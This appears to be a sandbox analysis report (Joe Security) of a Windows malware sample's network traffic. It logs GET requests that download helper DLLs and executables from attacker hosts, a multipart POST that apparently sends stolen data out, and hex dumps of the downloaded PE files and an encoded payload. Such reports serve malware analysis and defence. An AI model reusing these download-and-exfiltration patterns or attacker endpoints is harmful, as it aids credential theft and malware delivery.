10 00 00 00 ad bc 08 00 63 51 00 00 10 0e 09 00 2c 01 00 00 00 70 09 00 b0 08 00 00 00 00 00 00 00 00 00 00 00 72 09 00 b8 1f 00 00 00 80 09 00 34 43 00 00 1c b0 08 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 57 08 00 18 00 00 00 68 30 08 00 a0 00 00 00 00 00 00 00 00 00 00 00 14 13 09 00 d8 03 00 00 90 b7 08 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d1 16 08 00 00 10 00 00 00 18 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9c ff 00 00 00 30 08 00 00 00 01 00 00 1c 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 1c 00 00 00 30 09 00 00 04 00 00 00 1c 09 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 50 09 00 00 02 00 00 00 20 09 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 6c 73 00 00 00 00 15 00 00 00 00 60 09 00 00 02 00 00 00 22 09 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 08 00 00 00 70 09 00 00 0a 00 00 00 24 09 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 43 00 00 00 80 09 00 00 44 00 00 00 2e 09 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!V/@AcQ,pr4CWh0.text `.rdata0@@.da ta0@.00cfgP @@.tls`"@.rsrcp$@@.reloc4CD.@B
Oct 13, 2022 08:48:04.343168020 CEST	3515	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 188.127.227.51 Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 08:48:04.507016897 CEST	3516	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:48:04 GMT Content-Type: application/octet-stream Content-Length: 684984 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:40:08 GMT ETag: "62543dc8-a73b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 26 f2 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 1a 08 00 00 36 02 00 00 00 00 00 b0 1f 08 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 e0 0a 00 00 04 00 00 e9 81 0a 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 34 2c 0a 00 53 00 00 00 87 2c 0a 00 c8 00 00 00 00 a0 0a 00 78 03 00 00 00 00 00 00 00 00 00 00 00 54 0a 00 b8 1f 00 00 00 b0 0a 00 38 24 00 00 84 26 0a 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 30 08 00 a0 00 00 00 00 00 00 00 00 00 00 00 94 2e 0a 00 44 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d5 19 08 00 00 10 00 00 00 1a 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 c4 06 02 00 00 30 08 00 00 08 02 00 00 1e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 46 00 00 00 40 0a 00 00 02 00 00 00 26 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 90 0a 00 00 02 00 00 00 28 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 78 03 00 00 00 a0 0a 00 00 04 00 00 00 2a 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 38 24 00 00 00 b0 0a 00 00 26 00 00 00 2e 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL&9b"!6@A4,S,xT8$&0.D.text `.rdata0@@. data<F@&@.00cfg(@@.rsrcx*@@.reloc8$&.@B

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:48:05.043781042 CEST	4246	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 188.127.227.51 Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 08:48:05.208616018 CEST	4248	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:48:05 GMT Content-Type: application/octet-stream Content-Length: 254392 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:58 GMT ETag: "62543dbe-3e1b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 27 f2 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 cc 02 00 00 f 2 00 00 00 00 00 00 80 ce 02 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 00 04 00 00 04 00 00 a1 de 04 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 74 76 03 00 53 01 00 00 c7 77 03 00 f0 00 00 00 00 b0 03 00 80 03 00 00 00 00 00 00 00 00 00 00 00 c2 03 00 b8 1f 00 00 00 c0 03 00 98 35 00 00 68 71 03 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 e0 02 00 a0 00 00 00 00 00 00 00 00 00 00 00 44 7b 03 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 56 ca 02 00 00 10 00 00 00 cc 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 04 ac 00 00 00 e0 02 00 00 ae 00 00 00 d0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 0b 00 00 00 90 03 00 00 08 00 00 00 7e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 a0 03 00 00 02 00 00 00 86 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 80 03 00 00 00 b0 03 00 00 04 00 00 00 88 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 98 35 00 00 00 c0 03 00 00 36 00 00 00 8c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL'9b"!@AtvSw5hqD{.textV `.rdata@@.data ~@.00cfg@@.rsrc@@.reloc56@B
Oct 13, 2022 08:48:05.591129065 CEST	4518	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 188.127.227.51 Connection: Keep-Alive Cache-Control: no-cache

Copyright Joe Security LLC 2022

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Oct 13, 2022 08:48:05.755817890 CEST</td><td>4520</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 13 Oct 2022 06:48:05 GMT
Content-Type: application/octet-stream
Content-Length: 1099223
Connection: keep-alive
Last-Modified: Mon, 11 Apr 2022 12:28:56 GMT
ETag: "62541f08-10c5d7"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 22 a9 2c 62 00 76 0e 00 b2 13 00 00 e0 00 06 21 0b 01
02 19 00 0c 0b 00 00 fa 0c 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 20 0b 00 00 00 e0 61 00 10 00 00 00 02 00 00 04 0
0 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 10 0f 00 00 06 00 00 c8 9d 11 00 03 00 00 00 00 00 20 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 0c 00 6e 2a 00 00 00 e0 0c 00 d0 0c 00 00 00 10 0d 00 a8 04 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0d 00 e0 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 04 00 0d 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c e2 0c 00 d0
01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ac 0a 0b 00
00 10 00 00 00 0c 0b 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 7c 27 00
00 00 20 0b 00 00 28 00 00 00 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 c0 2e 72 64 61 74 61 00 00 10 44
01 00 00 50 0b 00 00 46 01 00 00 3a 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 40 2e 62 73 73 00 00 00 00 28
08 00 00 00 a0 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 65 64 61 74 61 00 00
6e 2a 00 00 00 b0 0c 00 00 2c 00 00 00 80 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00
00 d0 0c 00 00 00 e0 0c 00 00 0e 00 00 00 ac 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00
00 00 2c 00 00 00 00 f0 0c 00 00 02 00 00 00 ba 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00
00 00 00 20 00 00 00 00 00 0d 00 00 02 00 00 00 bc 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 73 72
63 00 00 00 a8 04 00 00 00 10 0d 00 00 06 00 00 00 be 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65
6c 6f 63 00 00 e0 3b 00 00 00 20 0d 00 00 3c 00 00 00 c4 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34
00 00 00 00 00 00 38 05 00 00 00 60 0d 00 00 06 00 00 00 00 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f
31 39 00 00 00 00 00 52 c8 00 00 00 70 0d 00 00 ca 00 00 00 06 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42
2f 33 31 00 00 00 00 00 5d 27 00 00 00 40 0e 00 00 28 00 00 00 d0 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10
42 2f 34 35 00 00 00 00 00 9a 2d 00 00 00 70 0e 00 00 2e 00 00 00 f8 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00
10 42 2f 35 37 00 00 00 00 00 5c 0b 00 00 00 a0 0e 00 00 0c 00 00 00 26 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40
00 30 42 2f 37 30 00 00 00 00 00 23 03 00 00 00 b0 0e 00 00 04 00 00 00 32 0e 00 00 00 00 00 00 00 00 00 00 00 00 00
40 00 10 42 2f
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL",bv! a n* ;.text`P`.data|' (@`.rdataDPF:@`@.bss(
`.edatan*,@0@.idata@0.CRT,@0.tls @0.rsrc@0.reloc; <@0B/48`@@B/19Rp@B/31]'@(@B/45-p.@B/57\&
@0B/70#2@B/</td></tr>
<tr><td>Oct 13, 2022 08:48:06.542587996 CEST</td><td>5701</td><td>OUT</td><td>POST /49d6ec0cd113efb59453fa49c7f2abcd HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=axm9ef9uBq7qX75n
User-Agent: TakeMyPainBack
Host: 188.127.227.51
Content-Length: 7422
Connection: Keep-Alive
Cache-Control: no-cache</td></tr>
<tr><td>Oct 13, 2022 08:48:06.711818933 CEST</td><td>5710</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 13 Oct 2022 06:48:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8
Connection: keep-alive
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw"
Data Raw: 72 65 63 65 69 76 65 64
Data Ascii: received</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49698	31.31.198.19	80	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe

Timestamp	kBytes transferred	Direction	Data

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:48:10.483232975 CEST	5710	OUT	GET /10103.exe HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: qpdownloads.com Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 08:48:10.554908037 CEST	5712	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 13 Oct 2022 06:48:10 GMT Content-Type: application/octet-stream Content-Length: 37888 Connection: keep-alive Last-Modified: Sat, 08 Oct 2022 10:45:31 GMT ETag: "9400-5ea83a016a268" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 59 86 91 2b 1d e7 ff 78 1d e7 ff 78 1d e7 ff 78 14 9f 6c 78 15 e7 ff 78 1d e7 fe 78 51 e7 ff 78 de e8 a2 78 1e e7 ff 78 14 9f 76 78 06 e7 ff 78 14 9f 6b 78 1c e7 ff 78 14 9f 6e 78 1c e7 ff 78 52 69 63 68 1d e7 ff 78 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 c9 96 25 63 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 10 00 00 00 10 00 00 00 00 00 00 2f 18 00 00 00 10 00 00 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 e0 00 00 00 04 00 00 00 00 00 00 02 00 00 84 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e8 20 00 00 50 00 00 00 00 50 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 d8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 a8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 c0 04 00 00 00 20 00 00 00 06 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 94 01 00 00 00 30 00 00 00 02 00 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 62 73 73 00 00 00 00 dc 02 00 00 00 40 00 00 00 04 00 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 10 00 00 00 00 50 00 00 00 02 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 00 80 00 00 00 60 00 00 00 72 00 00 00 22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4a 4a 00 21 94 56 b0 d8 0c 4a 15 9e 00 62 00 00 00 ae 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 18 8a 08 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$Y+xxxlxxxQxxxvxxkxxnxxRichxPEL%c/ @ PP` .text `.rdata @@.data0@.bss@@.rsrcP @@.reloc`r"@@JJ!VJbU

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49699	45.8.158.104	80	C:\Users\user\AppData\Roaming\XHSRZM23.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:49:38.488748074 CEST	5753	OUT	GET /uploaded/7PEROc7T_2Fgr3AlFhC44I/HihA8yGOnHHyC/7qKpRjMK/_2BISfbG8Z1hpAn69C67v7h/gkKlfJKu9W/RfGqkB9ODhAT7t3c5/NgU9QmTJW10x/ljH6Rbwk6Te/NQKogNebUNXkBe/OP8YU_2BPfX7w7JRWnzlY/DYJ2tPBGUU9yVi7O/2UHx3wnrl8usjfi/mEy_2FvxgACU_2BVfF/k_2BhGhcG/DY4c1ymhU_2BCF0kWEYq/M0_2B_2F16h_2BgoOGF/9_2FtG_2F6BZfr3nq2A72O/TaGtamWcSmCx5/BKV7x7CGne61RjWS63/G.pct HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 45.8.158.104 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:49:38.825206995 CEST	5755	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:49:38 GMT Content-Type: application/octet-stream Content-Length: 181392 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6347b502b8109.bin" Data Raw: f6 c6 24 61 94 d7 44 6c 2a 95 16 24 0e 31 37 b4 45 ee d4 46 ae 3f d9 ee 54 43 36 cc e0 7a 5a 79 41 e3 ee e0 3b 07 6f 42 6d a4 4a d7 3f 01 8e 17 5c ca 06 3b 33 93 4a 50 71 4b 26 9e 8e a0 3f 04 fd 4b 2d 68 6b 55 e5 5d 65 79 e8 6d e3 58 ae a6 2c bf 7c 5e f4 54 38 38 3d 3d 2d 26 84 90 36 6f a9 29 c4 2f 17 18 5f d2 10 37 cd 48 cd 8f 96 32 f0 a4 f8 d8 02 65 2f 14 3f 92 00 1c a4 7d dd 5d 8d 8c ce 0e b5 5c e6 08 fb c2 2b 03 27 97 d3 66 0c be a9 0c 77 7d bd ff cd 35 f6 76 5e 66 c6 e7 3a db 67 14 34 d4 15 9e 8b 4f 0e 69 41 53 3e 9b 80 db a1 32 e1 b5 c5 4a d6 3a de 69 4d 4e 11 f3 a5 81 55 19 68 5e 7d 8e 89 70 2f 06 f1 7e 64 1f c8 d8 41 d2 9b 04 7e 33 a1 40 97 d1 0d bb 50 a0 1c 1c ef 22 ae 23 1b 0b 29 94 61 79 bb 16 72 83 d2 1d 8f 5b 35 4b cf 73 b9 9e 25 f0 cc 2b f7 be 47 ff 2a fb 12 c4 47 27 e1 6b 84 f3 d9 bc b0 a7 0e 08 00 dd 74 be 44 fa 08 d2 0a 0d a7 3d 04 83 6e b3 e9 90 97 a4 6d 5a 3e 2b f6 db 84 2c 36 63 ff ae a9 55 80 68 72 af be 8c fd 07 26 f0 3b 8e e8 28 07 82 44 3e 03 98 bc 97 a2 5a 99 d4 64 ac ff 95 13 5a a4 e0 e9 b6 84 bb 9e 5e 78 20 2c bd 91 0e b8 93 39 bf f5 ba f6 38 bc 9f 2b 07 cd 5f 8f 49 c1 5a dc 27 38 f5 5e 72 e4 1b bc a0 61 d0 9b 52 17 b3 6b 31 d9 60 c7 ec da b3 bb 56 7b 64 7e 8e 1a 16 c9 ce 99 92 33 4c 38 fa 93 de 2f 38 d9 60 68 dc a5 5d 9d ff 80 86 b6 db 31 71 d0 a3 c2 a4 cd 48 78 f9 0d d1 57 fa 07 b7 f3 f3 37 64 27 75 1c 44 74 5a a2 41 c9 7a ba bc b9 81 3c 4f 3f 